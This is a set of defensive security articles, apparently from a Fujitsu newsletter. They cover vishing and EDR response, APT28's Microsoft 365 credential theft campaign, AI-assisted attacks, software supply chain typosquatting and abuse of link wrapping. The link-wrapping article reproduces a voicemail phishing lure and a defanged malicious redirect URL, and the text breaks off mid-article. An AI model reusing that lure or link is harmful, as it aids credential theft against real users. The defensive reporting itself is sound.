As previously mentioned, the fastest occurrence CrowdStrike observed last year of a breakout being achieved was a mere 51 seconds. In the previous case study timeline, the Vishing call was only a few minutes long. This highlights the criticality of automated responses to serious detections, such as you would expect from a modern Endpoint Detection and Response (EDR) technology. It’s worth noting that having an EDR installed is not enough, they must be actively configured to respond. In the case [3] observed, the victims EDR had been configured in “Human Confirmation Mode”. In that scenario, there was simply not enough time for the human analyst to receive, triage, and then respond in time.



Recommendations / mitigations

Regular and proper staff training to detect phishing and other Social Engineering attacks. In [3]'s observed attack, ten additional users were targeted alongside the victim via vishing and spam bombing. One specific example of a red flag to look for in these spam bombing attacks would be the support call coming from (External) Microsoft Teams users. The (External) flag alone would be particularly notable for companies who have an internal IT team, but the tenant can be verified by all companies.

Traditional security tools, which analyse emails individually, can often struggle to identify email bombing incidents [3]. A monitoring system which employs log correlation and User and Entity Behaviour Analytics monitoring, e.g. a SIEM, can provide this enhanced layer of monitoring to improve your overall security visibility.

Regular simulations with the assumed breach mindset. Not only are these excellent for identifying weaknesses, "passing" these naturally result in you designing a solution with foundational cybersecurity principles like Defence in depth, the Principle of Least Privilege, and robust Based Access Controls, e.g. Role-Base Access Controls.

Track the usage of RMM tooling in your environment. Look for abnormal usage, such as employees who don't typically interact with RMMs suddenly using one. Additionally, investigate the addition of any new RMMs being used inside your environment.

References


1. Valve Corporation, "Counter-Strike". https://www.counter-strike.net (accessed Apr. 16, 2025)
2. CrowdStrike, "2025 GLOBAL THREAT REPORT". https://go.crowdstrike.com/rs/281-OBQ-266/images/CrowdStrikeGlobalThreatReport2025.pdf?version=0 (accessed Apr. 16, 2025)
3. M. Geronikolou, C. Boyd, S. Haworth, R. Traill, "Email bombing exposed: Darktrace's email defense in action". https://www.darktrace.com/blog/email-bombing-exposed-darktraces-email-defense-in-action (accessed Apr. 16, 2025)
4. A. Culafi, "Threat Actors Use 'Spam Bombing' Technique to Hide Malicious Motives". https://www.darkreading.com/cyberattacks-data-breaches/threat-actors-spam-bombing-malicious-motives (accessed Apr. 16, 2025)
5. C. Opara, P. Modesti, L. Golightly. "Evaluating spam filters and Stylometric Detection of AI-generated phishing emails". https://www.sciencedirect.com/science/article/pii/S0957417425006669
6. F. Kasler, "Fly Phishing ". https://posts.specterops.io/fly-phishing-7d4fb56ac325 (accessed Apr. 16, 2025)
7. Microsoft Threat Intelligence, "Threat actors misusing Quick Assist in social engineering attacks leading to ransomware" https://www.microsoft.com/en-us/security/blog/2024/05/15/threat-actors-misusing-quick-assist-in-social-engineering-attacks-leading-to-ransomware/ (accessed Apr. 16, 2025)
8. MITRE, "Phishing: Spearphishing Voice (T1566.004)" https://attack.mitre.org/techniques/T1566/004/ (accessed Apr. 16, 2025)
9. D. Mortimer, "Building Better Penetration Tests: Why You Should Consider Assumed Breach Testing" Building Better Penetration Tests: Why You Should Consider Assumed Breach Testing (accessed Apr. 16, 2025)

FUJITSU

Macros signed, compliance secured

Macrosine has all the tools you need to assess and secure Microsoft Office macros and achieve Essential Eight level three.

- ✓ **Automate security scan and signing**
- ✓ **Meet regulatory compliance**
- ✓ **Data stays within your environment**



Fujitsu is the only authorised provider capable of deploying Macrosine, including in Azure Protected and onpremises configurations. Macrosine is trusted by Government Departments and organisations across Australia.

Learn more

macrosine

Article seven:

Russian APT28's Microsoft 365 credential theft campaign and the impact on Australia and New Zealand

This article was written by:
Hilary Bea
Senior Consultant
July 2025

In mid-July 2025, UK intelligence agencies publicly attributed a sophisticated and ongoing cyber espionage campaign to Russia's APT28, officially naming it "AUTHENTIC ANTICS" [1].

APT28, also known as Fancy Bear and GRU Unit 26165, is a threat group that has been attributed to Russia's General Staff Main Intelligence Directorate (GRU) [2]. The identified campaign, targeting Microsoft 365 cloud environments, leverages deceptive login prompts and credential-stealing malware [1] to infiltrate Western organisations supporting Ukraine.

APT28's operation is part of a broader effort by Russian state-aligned actors to compromise critical supply chains, logistics networks, and government platforms involved in humanitarian and military support for Ukraine [2]. The campaign highlights a persistent cyber threat to allied nations, including Australia and New Zealand (ANZ), particularly through cloud and identity-centric attacks.

Deep dive into APT28's "AUTHENTIC ANTICS" targeting Microsoft 365

On July 18, 2025, the UK's National Cyber Security Centre (NCSC) released detailed findings on APT28's credential-harvesting campaign targeting Microsoft 365 users. It targets M365 environments by mimicking legitimate login prompts in Outlook, stealing credentials and OAuth tokens [3]. The campaign uses:

- Spoofed Outlook login prompts delivered via phishing emails or web injects.
- Credential and OAuth token theft, allowing attackers to persistently access cloud mailboxes and SharePoint data.
- Selective activation via environmental keying, where malware only activates if a system matches pre-configured criteria (e.g. government or logistics sector).
- Covert exfiltration, often sending stolen data via disguised messages or purgeable email drafts to bypass traditional detection tools.

APT28 appears to have tailored the campaign to target high-value organisations, particularly those connected to logistics, transportation, and military support networks in Europe [4]. In some documented cases, compromised email accounts were used to stage further attacks downstream (e.g. impersonating senior officials or manipulating access permissions).

APT28's targeting of Western allies

APT28 is a well-documented Russian military intelligence group active since at least 2007. It is known for high-impact campaigns including the 2016 DNC hack and persistent targeting of NATO-aligned countries [2]. The "AUTHENTIC ANTICS" campaign reinforces this pattern of targeting strategic sectors in Western nations.

Five Eyes cybersecurity agencies, including the ACSC, NSA, CISA, and FBI, have previously issued joint alerts [5] on APT28's focus on logistics, transportation, and technology firms supporting Ukraine. The group frequently exploits:

- Weak MFA enforcement or token reuse in cloud identity systems.
- Poorly monitored shared mailboxes or administrator accounts.
- End-user phishing vulnerabilities and outdated identity protections.

Why this matters to Australia and New Zealand

This is a current, live espionage campaign designed to persistently access cloud services used by Western logistics, government, and infrastructure providers, and are exactly the type of targets Australia and New Zealand share. The sophistication and stealth make detection extremely challenging.

Although Australia and New Zealand are not direct targets of this specific campaign, both nations still face elevated indirect risk due to their deep integration with Western allies, including shared digital infrastructure platforms and supply chains logistics [6]. Microsoft 365, the campaign's core vector, is a standard enterprise tool in public and private sectors across both nations.

Key risks:

- Credential compromise may allow attackers to laterally access critical logistics or cloud environments shared with global partners.
- Espionage risk to military or humanitarian coordination systems between ANZ and Ukraine.
- Cloud-to-on-premises pivoting could lead to disruptions in local infrastructure, especially in logistics or energy sectors.

Recommendations

- Apply IoCs published by ACSC and NCSC for "AUTHENTIC ANTICS" and related campaigns. Ingest into SIEM/XDR tools.
- Enforce hardware-based MFA, particularly for Microsoft 365 administrator roles and executive-level accounts.
- Monitor OAuth token usage across Microsoft 365 tenants, looking for anomalies or long-lived tokens.
- Launch phishing simulation exercises targeting end-user behaviour in Outlook and SharePoint environments.
- Audit and segment cloud-connected operational networks, particularly those tied to transport, supply chain, and critical infrastructure.
- Log and alert on anomalous activity in SharePoint, Exchange Online, and Teams environments, especially unusual access from high-risk geographies.

Conclusion

APT28's "AUTHENTIC ANTICS" campaign illustrates a significant evolution in Russian cyber operations, combining technical stealth, adaptive targeting, and strategic geopolitical alignment. While Australia and New Zealand may not be the initial focus, their role in supporting Western military and humanitarian infrastructure exposes them to the flow on effects and consequences of these campaigns and operations.

Proactive hardening of cloud environments, identity infrastructure, and user behaviour is essential. With Microsoft 365 environments increasingly weaponised as initial access vectors, national resilience depends on collaborative detection, mitigation, and intelligence-sharing, especially across the Five Eyes partners.

References

1. UK National Cyber Security Centre, "UK call out Russian military intelligence use of espionage tool," NCSC, Jul. 18, 2025. [Online]. Available: https://www.ncsc.gov.uk/news/uk-call-out-russian-military-intelligence-use-espionage-tool
2. MITRE ATT&CK, "APT28," MITRE, 2025. [Online]. Available: https://attack.mitre.org/groups/G0007/
3. S. Duckett, "UK warns Russian Fancy Bear hackers are targeting Microsoft 365 accounts," TechRadar Pro, Jul. 18, 2025. [Online]. Available: https://www.techradar.com/pro/security/uk-warns-russian-fancy-bear-hackers-are-targeting-microsoft-365-accounts
4. Cyble Research & Intelligence Labs, "UK Exposes 'Authentic Antics' Malware Campaign," Cyble Blog, Jul. 18, 2025. [Online]. Available: https://cyble.com/blog/uk-exposes-authentic-antics-malware-campaign/
5. Australian Cyber Security Centre, "Russian GRU targeting Western logistics entities and technology companies," ACSC, May 2025. [Online]. Available: https://www.cyber.gov.au/about-us/view-all-content/news/russian-gru-targeting-western-logistics-entities-and-technology-companies
6. M. Abrams, "APT28 cyber espionage campaign targets logistics and tech companies, CISA warns," Security Boulevard, May 21, 2025. [Online]. Available: https://securityboulevard.com/2025/05/apt28-cyber-espionage-campaign-targets-logistics-and-tech-companies-cisa-warns/

Article eight:

AI powered cyber attacks

This article was written by:
Connor Owens
SOC Analyst
May 2025

There's been a rise in cyber attacks that are powered by artificial intelligence (AI). Kevin Mandia, the founder of Mandiant, has warned that AI is being used to scale cyber attacks, mostly for phishing and impersonation.

This is making it easier for attackers to use AI and make their scams more believable, faster to deploy, and harder to detect. This is a growing concern within the industry, and it is something we should all be aware of. We will outline the recommendations to help prevent falling victim to AI cyber attacks.

Examples of how AI is being used in attacks

Smarter phishing emails:

AI can write emails that sound natural, personal and are believable, based on language models already used on the internet, this will make it much harder to detect just by looking for errors in grammar.

Deepfakes and impersonation:

Attackers can use samples of audio, video or pictures to use within AI to create fake voices or vides of executives to trick staff members.

Changing malware:

AI malware can alter the code to avoid being detected by security tools, this includes polymorphism, obfuscation and real-time adaptation.

The AI-driven cyber attacks might sound scary, but with more effort and proactiveness within your organisation it shouldn't be a problem, I will outline some of the recommendations for staying safe against AI attacks.

Recommendations

Lock down your email

- **Use a Secure Email Gateway (SEG):** Filters out spam, malware, and malicious links before they reach inboxes.
- **Anti-phishing tools:** Scans emails for suspicious content and flags anything that looks off.
- **Email authentication:** Set up **SPF, DKIM**, and **DMARC** to block spoofed emails pretending to be from your domain.

Login security

- **Multi-Factor Authentication (MFA):** Always require a second step (like a code or app) to log in.
- **Physical MFA:** Use hardware keys or biometrics where possible, they are much harder to be faked by a threat actor.

User awareness training

- **Teach the basics:** Help employees spot fake emails, suspicious links, and malicious attachments.
- **Phishing simulation:** Run fake phishing tests to see who follows through with the email, not for punishment but rather for extra training to ensure staff are staying secure.

AI security technology

- **AI detection:** AI can flag anomalous behaviour in email traffic that humans might not detect.
- **LLM-based tools:** Some tools use large language models (like ChatGPT) to detect tricky phishing emails that would otherwise evade email filters.

MITRE ATT&CK techniques

T1566.001 – Phishing
T1059 – Command and scripting
T1027 – Obfuscation
T1113 – Screen capture

References


- https://perception-point.io/guides/ai-security/detecting-and-preventing-ai-based-phishing-attacks-2024-guide/
- https://neuron.expert/news/mandiant-founder-warns-of-ai-powered-cyberattacks/13070/en/
- https://ironscales.com/glossary/deepfake-phishing
- https://www.fortinet.com/uk/resources/cyberglossary/deepfake

FUJITSU

Proactive, around-the-clock protection

Our SOC and SIEM services are designed to provide peace of mind, knowing your critical systems are continuously monitored and safeguarded by the best.

- **24/7 eyes on glass**
- **Tailored solutions**
- **Advanced detection**
- **Comprehensive reporting**



Expertise, continuous improvement, and tailored security solutions to keep your business secure, resilient, and ahead of emerging threats.

Learn more

Article nine:


Supply chain attacks in software development

This article was written by:
Hugh Marshall
Security Software Engineer
June 2025

Supply chain attacks are a type of attack that relies on exploiting trust in a resource supplied by a third party, also called a dependency [1].

A malicious actor damages or alters a dependency, and the effect is felt downstream by users who depend on it. Every organisation that uses computers for any business-critical operation has a huge number of dependencies, and any one of these can be vulnerable to attack. However, there is one common business practice which is particularly vulnerable to supply chain attacks: Software development.

This article aims to highlight common ways that supply chain attacks can occur as part of the software development process and provide measures which can help mitigate these risks. It is appropriate for all audiences in environments where software development occurs, and it will be the most useful for people who write software or are responsible for operational security.



How do supply chain attacks happen in software development?

Every software development effort is vulnerable to supply chain attacks. A systems administrator writing scripts to automate small tasks and a business-central application with a global audience can both be vectors for full-scale business compromise. Modern software development relies on layers of dependencies.

Some dependencies are designed from the ground-up as malicious, and others have malicious behaviour introduced later. In either case, even brief reliance on the wrong dependency can result in compromise. Methods compromise include:

- An intentionally installed software tool turns out to contain hidden malware [2].
- While installing a well-known tool, the installer makes a typo and accidentally installs a malicious tool with a similar name. This is called "typo squatting", and it is most likely to happen when using command line tools to define software dependencies [3,4].
- A legitimate software tool has received a patch containing malicious code [5].
- A legitimate software tool has received a patch which unintentionally causes damage [6]. This case lacks malicious intent but represents a similar business risk.
- A piece of physical hardware has malicious software embedded in it [7].

An important factor in evaluating the risk attached to dependencies is how often they are being accessed and updated. Frequently accessed software dependencies introduce more risk, as a malicious version is more likely to be installed before it can be detected (particularly if installation is autonomous). Some attack surfaces to consider in software development environments:

- Third-party libraries (e.g. JavaScript libraries installed via npm)
- Build tools
- Virtualisation tools
- Cybersecurity tools
- Editors / IDEs (including plugins)
- Other tools (web browsers, mail, remote access, spreadsheeting, etc.)
- Operating systems (including patches and updates)
- Physical hardware (including peripherals like keyboards, mice, and USB drives)

What can happen in a supply chain attack?


The range of potential malicious behaviours from supply chain attacks is extreme. Because these tools are expected to have a certain level of access to system tools and resources, they can engage in almost any type of malware behaviour if unmitigated. Any of the following are realistic:

- **Credential theft**
- **Theft of sensitive or business-critical information**
- **Installation of ransomware**
- **Time-delayed / remote-triggered malware**
- **Installation of hidden Remote Access Tools**

Example compromise

As an example, consider a developer trying to write an application using the Python programming language. By default, Python uses its inbuilt package manager, pip, to install software dependencies. By default, pip uses PyPI, a publicly accessible package repository that anyone can upload python packages to.

The developer intends to install a well-known package, asyncio, as a project dependency. Instead, the developer makes a typo and installs aasyncio, a malicious package which has been placed on PyPI by a malicious actor [3].



The developer runs their code, and the malicious package harvests sensitive data from the system, user passwords and private files. It also replaces existing system cryptographic software with malicious counterparts.

In the worst case, this developer made the typo while defining their project's dependencies. This can result in the malicious dependency being installed on the devices of other developers, production infrastructure, or even on client devices.

Recommendations

- ☆ Maintain awareness of the risks that external dependencies carry.
- ☆ Carefully consider how frequently to update software dependencies, and whether to have automatic updates are appropriate.
- ☆ Investigate the reputation and reliability of all externally supplied tools before using or updating them.
- ☆ Pin dependencies to specific versions where appropriate.
- ☆ Use secondary package auditing tools to ensure that software dependencies are not dangerous.
- ☆ Consider using a local package registry to limit which packages developers can install to an approved list.
- ☆ Consider investing in EDR tools to protect endpoints from malicious software.

References

1. "What is a supply chain attack?", Cloudflare. Available: https://www.cloudflare.com/en-gb/learning/security/what-is-a-supply-chain-attack/
2. "Malicious RubyGems pose as Fastlane to steal Telegram API data", B. Toulas. 2025. Available: https://www.bleepingcomputer.com/news/security/malicious-rubygems-pose-as-fastlane-to-steal-telegram-api-data/
3. "PyPI Inundated by Malicious Typosquatting Campaign", O. Abramovsky. 2024. Available: https://blog.checkpoint.com/securing-the-cloud/pypi-inundated-by-malicious-typosquatting-campaign/
4. "Malware found on npm infecting local package with reverse shell", L. Valentić. 2025. Available: https://www.reversinglabs.com/blog/malicious-npm-patch-delivers-reverse-shell
5. "XZ Utils Backdoor — Everything You Need to Know, and What You Can Do", Akamai Security Intelligence Group. 2024. Available: https://www.akamai.com/blog/security-research/critical-linux-backdoor-xz-utils-discovered-what-to-know
6. "CrowdStrike outage explained: What caused it and what's next", S. M. Kerner. 2024. Available: https://www.techtarget.com/whatis/feature/Explaining-the-largest-IT-outage-in-history-and-whats-next
7. "Chinese Spies Infected Dozens of Networks With Thumb Drive Malware", A. Greenberg. 2023. Available: https://www.wired.com/story/china-usb-sogu-malware/

Article ten:

New link-wrapping techniques to steal Microsoft 365 logins

This article was written by:
Pratiksha Viraskar
SOC Analyst
August 2025

During June and July 2025, researchers from Cloudflare's email security team observed adversaries abusing the link wrapping feature from Proofpoint and Intermedia company [1].

Link wrapping is a URL security feature designed by Proofpoint to secure users from accessing known malicious destinations through scanning the URLs as soon as its clicked. The email security team from Cloudflare said, "While this is effective against known threats, attacks can still succeed if the wrapped link hasn't been flagged by the scanner at click time"[2].

Multiple layers of obfuscation


Cloudflare email security team identified that the threat actors leveraged the Proofpoint link wrapping in various ways including URL shortening via compromised accounts using two levels of obfuscation techniques. First, they shortened the malicious URL using Bitly and sent it to victim using a Proofpoint protected account where the malicious link is wrapped, adding another layer of obfuscation[2].

Image credit: Postmodern Studio - stock.adobe.com

Proofpoint phishing example 1

The image below is an example of a phishing email embedded with a wrapped link impersonating as a voicemail notification urging the user to click on the button containing the malicious link.

As soon as the user clicks on the 'Listen to Voicemail' button it redirects the user to a malicious Microsoft Office 365 page where credentials are harvested.



Account: Magnointl 8057 - Center

New Voicemail Received

You have a new voicemail.


Email	[redacted]
Caller Number	(749) 701-8409
Duration	00:00:96

Listen to this voicemail transcript.

Voicemail notification containing a wrapped link[2]

Example of a shortened URL which appears after hovering over the 'Listen to Voicemail' button [2]:

https://s7991[.]mjt[.]lu/lnk/AVsAAHFeEYgAAc442HAAA_j6qL0AAYKJwxkAoQJeADAzvgBoXEngBR928bCaSBqJwy2W7VW5yAAsGhY/1/3wlgjH7WJCaWg14ggbmciA/aHR0cHM6Ly91cmxkZWZlbnNlLnByb29mcG9pbnQuY29tL3YyL3VybD91PWh0dHBzLTNBX19nb2pvLmxjaS0yRG5kLmNvbSZkPUR3TUNhUSZjPWV1R1pzdGNhVERsbHZpbUVOOGI3alhyd3FPZi12NUFfQ2RwZ25WZmlpTU0mcj1KSFBkSDJIWWhKajhrSlBDc2FGSjBjZXg5dG5GRF9tQTFHUlQ0V0dQYVhVJm09VkRod2NCUHZfNENXcnBEQU1oT1pudk5qX0ZkbER0S3BqR2NOaklTZXVjeEVTVk10cktjVWp5ZkgyTlJxSnZ4OCZzPWxmSU01NnpNU3BLT3V0YVBnNVVnMDlyVnZ6c3BQYmZYTWtDMFNrb3dTbjQmZT0



Service Health Status

Last refreshed less than one minute ago

All products are operational.

Microsoft 365 (Business or Enterprise)

This site is updated when service issues are preventing tenant administrators from accessing Service health in the Microsoft 365 admin center. Alternatively, customers can reference https://www.twitter.com/MSFT365Status for additional insights into widespread, active incidents.

Microsoft Azure

